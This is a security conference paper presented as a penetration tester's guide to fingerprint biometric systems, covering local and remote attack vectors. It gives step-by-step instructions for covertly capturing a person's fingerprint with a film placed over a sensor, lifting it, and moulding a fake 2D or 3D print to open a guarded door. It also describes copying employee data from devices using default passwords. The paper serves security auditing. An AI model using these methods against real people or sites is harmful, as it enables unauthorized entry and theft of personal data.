Penetration Testing Biometric System

A Penetration Testers Guide to Finger Print Authentication

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http://nullcon.net/

Abstract: This paper act as a guide explaining the necessity of including Biometric-Devices in the scope of a network audit and the procedures that could be used for Security auditing one such system. The paper explains both local and remote attacks and the procedures to carry out vulnerability detection, exploitation and reporting.

Introduction: Biometric Fingerprint system is rapidly developing and the no of Biometric systems deployed is increasing day by day along with the amount of vital information it is holding. And this brings the necessity of including these devices on to the list of devices subjected to a Penetration Testing/Security Auditing.

Biometric Fingerprint systems have several advantages over classical methods based on password and ID cards. These systems are considered effective and fast. The advantages of this system over traditional systems are very high. In spite of the many advantages biometric systems got few draw-backs like a)Your finger print is not a secret eg: any one could have a copy of your finger print b) it's a onetime password once stolen cannot be reset to a new value. Furthermore the different attack vectors of a biometric system are numbered and mentioned in diagram.




Diagram fb1_01 explains the various possible points of attack, and these would be the areas this research would be concentrating on. On basis of the attack methodology we have categorized the attacks into Local and Remote attacks.

Local Attacks:

1) Finger Print Sensor
2) USB Data Manager

Remote Attacks:

3) Remote IP Management
4) Back End Database
5) Finger Print Manager (Admin Interface)

The above mentioned architecture and attacking vectors would be same for all Biometric implementation. Biometric Finger print scanners application are varied and we will discuss on the following deployments,

- Biometric Attendance Management System used to automate a reliable attendance managing system.
- Biometric Finger print guarded doors, implemented for keyless secure access to doors.

Attendance Management System

Door Controlling System

Biometrics: The Non Technical part:

Local Attack: Finger print sensor

Finger print scanners read input using two methodologies:

1) Optical scanner

2) Capacitance scanner

Optical Scanner are most widely used ones and the main part of it are the CCD[charge coupled device], these are simply an array of light-sensitive diodes called photosites, which generate an electrical signal in response to light photons. Each photosite records a pixel, a tiny dot representing the light that hit that spot. Collectively, the light and dark pixels form an image of the scanned finger print. So the theory says that if a similar image of finger print is placed in front the scanner we would be able to bypass them. This theory is practically not easy as the problems we would have to face would be the validation of the machine in order to differentiate between a real and valid image by checking the average pixel darkness, or the overall values in a small sample by rejecting the scan if the overall image is too dark or too light. One part of this paper would be reproducing two dimensional images of a fingerprint.

Capacitance Scanners work on the principle of capacitance. It relies on the properties of flesh and air to measure differences in capacitance on the scanner when the finger is placed upon the scanner. Certain systems along with capacitance checks blood flow, temperature, and even simulate human sweat.

One advantage of capacitance scanners over optical scanners is the fact that the capacitance scanner requires a three-dimensional print, whereas an optical scanner needs a two dimensional only. This makes the capacitance scanners more difficult to deceive. However, if one could recreate a three-dimensional representation of a print, then one could theoretically “trick” the scanner into falsely authenticating a user.

The objective of the first section is to try by-passing these devices by steeling and cloning the fingerprint. And later these clones would be modified into three dimensional and two dimensional dummy s that could be used to see the above mentions vulnerabilities exist or not.

This above mentioned approaches are practically not easy as the problems we would have to face would be the validation of the machine in order to differentiate between a real and valid image by checking the average pixel darkness, or the overall values in a small sample by rejecting the scan if the overall image is too dark or too light. .

Local attacks:

Detailed methodology: Penetration Testing a Biometric device.


This section will explain the methodologies in order to recreate a fingerprint for tricking these systems. Attacks like this were seen in videos that were spreading over the internet by using a Photostat or image of the fingerprint. The issue we would be facing would be the protection mechanism the systems have employed in order to prevent against such attacks. Enough with the theoretical part let’s move on to some action.

Objective: To bypass a finger print guarded door or to fake a finger print attendance system.

Targets: Finger print guarded confidential room.


Scenario: Here our target would be a finger print guarded door where only the Manager is allowed access using his fingerprint.

Bypassing a Finger print guarded door or attacking and faking an attendance system. The first attack would not get the cooperation of user but in the second on we could. So I will talk about the first case, as same methodology could be used in second scenario too. First step would be to obtain victim’s fingerprint that could later be used to recreate a dummy fingerprint. Human fingers have friction ridges. And there are eccrine glands that produce natural secretion of sweat on the fingers. So there would be the Impressions of fingerprints left behind on surface when touched. What causes the fingerprint is a very important factor, because recreating a fingerprint form few substances only would yield good results. Below is an image of a finger print impression caught on a glass table.



Finger Impression on Glass Table

Instead of going after cups and bottles my idea here is to build a logger, a setup that could log fingerprints when the victim logs in using the biometric machine. A traditional Biometric sensor looks like this.




Finger Print Sensor Area: Logger is placed here

It's possible to place a transparent plastic cover on top of sensor and, whenever the victim logs in his impression would be on the plastic, the authentication would take place and later plastic could be removed and reproduced.

Refraction:

The problems we would have to face in the above procedure are refraction, refractive index of the material we place on top of the sensor matters, as we have to maintain stealth. Why refractive index because when light passes form one media to another other it may also change its propagation direction [Refraction] in proportion to the refractive index and the sensor won't be able to understand the distorted image and login won't take place**.**



This would create suspicion. So our logger would be build using a thin transparent sheet placed on top of an OHP sheet cut out, in order to hold it stern.

Building the logger:

Equipments needed: OHP sheets and thin transparent plastic sheet.

1) Cut out a piece of OHP sheet with approximate size of Finger print sensor
2) Cut equal piece of transparent thin plastic sheet.
3) Make a U shaped cut out on the OHP sheet piece.
4) Wrap the thin plastic on top of the U shaped cut out and logger is ready.




Fig_01

Fig_02


Fig_03

Fig_04


An alternative is to find a thin OHP sheet film and directly use it as the logger.

Placing the logger:


1) Make sure you are able to reach the biometric guarded door.
2) Slide in the logger into the sensor region make sure no parts of our logger sticks out.
3) Wait for the victim to log into using his valid finger print.
4) Remove the logger and store it in a small box, now we have a valid finger print with us.



Dig fb1_01



Dig fb1_02




Dig fb1_03


Working of Sensors and Detection Algorithms:

Before trying to recreate the fake finger print the few points to be noted are that, the sensors scans the image and compares it with an internal database of stored images. The image matching is done based on few specific branches and loops at specific points. It could also count specific ridges from one point to another building a unique pattern for matching. There are few special points which are practically unique for all finger prints and the scanner image matching algorithms uses the same points for detection. So the point is. We have to take extra care at these regions (dig) when reproducing the fake finger print. In the below mention diagrams diagram fb1_01 shows how a finger print impression would be stored in the database of the matcher, fb1_02 show the regions that the scanner considers when the matching is done, and fb1_03 shows the special points which all the comparing algorithms consider in matching algorithms.

Dig fb1_ 01



Dig fb1_02



Dig fb1_03

Reproducing a Fake Finger print:


Equipments needed: Finger print powder, cello tape, light brush, a good lab with suitable lighting to recreate the dummy.

1) Apply finger print powder and brush the obtained impression so that the powder will stick to the fringes (dig: fb1_03).


2) Once the fringes are visible brush out the unwanted powder.

3) Lift the finer print using a cello tape form the plastic surface and you have a 2D fake finger print.


4) For building a 3D impression, apply fevicol to the lifted finger print and allow it to cool.




Dig fb1_01




Dig fb1_02



Dig fb1_03



Dig fb1_04



Dig fb1_05


Only optical scanners were tested and the above mentioned methods worked on a few systems with less effort, the output is directly proportional to the quality of dummy finger print you are able to obtain.

Local Attack: USB Data Manager.

Objective: To steel sensitive information stored on the device like employee details, employee salary details, and other confidential details of the employees.

Targets: Finger print attendance monitoring system placed at the door of your organization.


Biometrics devices have inbuilt data storage, were it stores the Finger prints and user information. Unlike other data sources these Biometric devices are not kept in a protected area instead kept at building entry or other unrestricted places where they could be easily accessed. Basically all the Biometric systems come with a USB support in order to download and upload finger prints and other log detail to and from the device. A normal USB dongle could be used to download data from the device. Most of the devices do not have any sort of protection mechanism employed to prevent data theft, and those which uses password protection often is deployed with default password. So if the attacker could walk to the system with a USB Pen drive then he would be able to copy all the data. Data includes employee personal information, finger prints, time they logged in and other sensitive information. I have gathered and listed commonly used devices default password.



[Videos Added]

Biometrics: The Technical part:

Remote Attack: The attack vectors.



Uses of remote management

- Upload / Download logs
- Manage add users to the Biometric system

Fb1

This would be the basic architecture of an IP based remote management protocol of these systems.

So here the attack points would be as follows,


1) IP implementation for data transfer
2) Biometric Management Servers
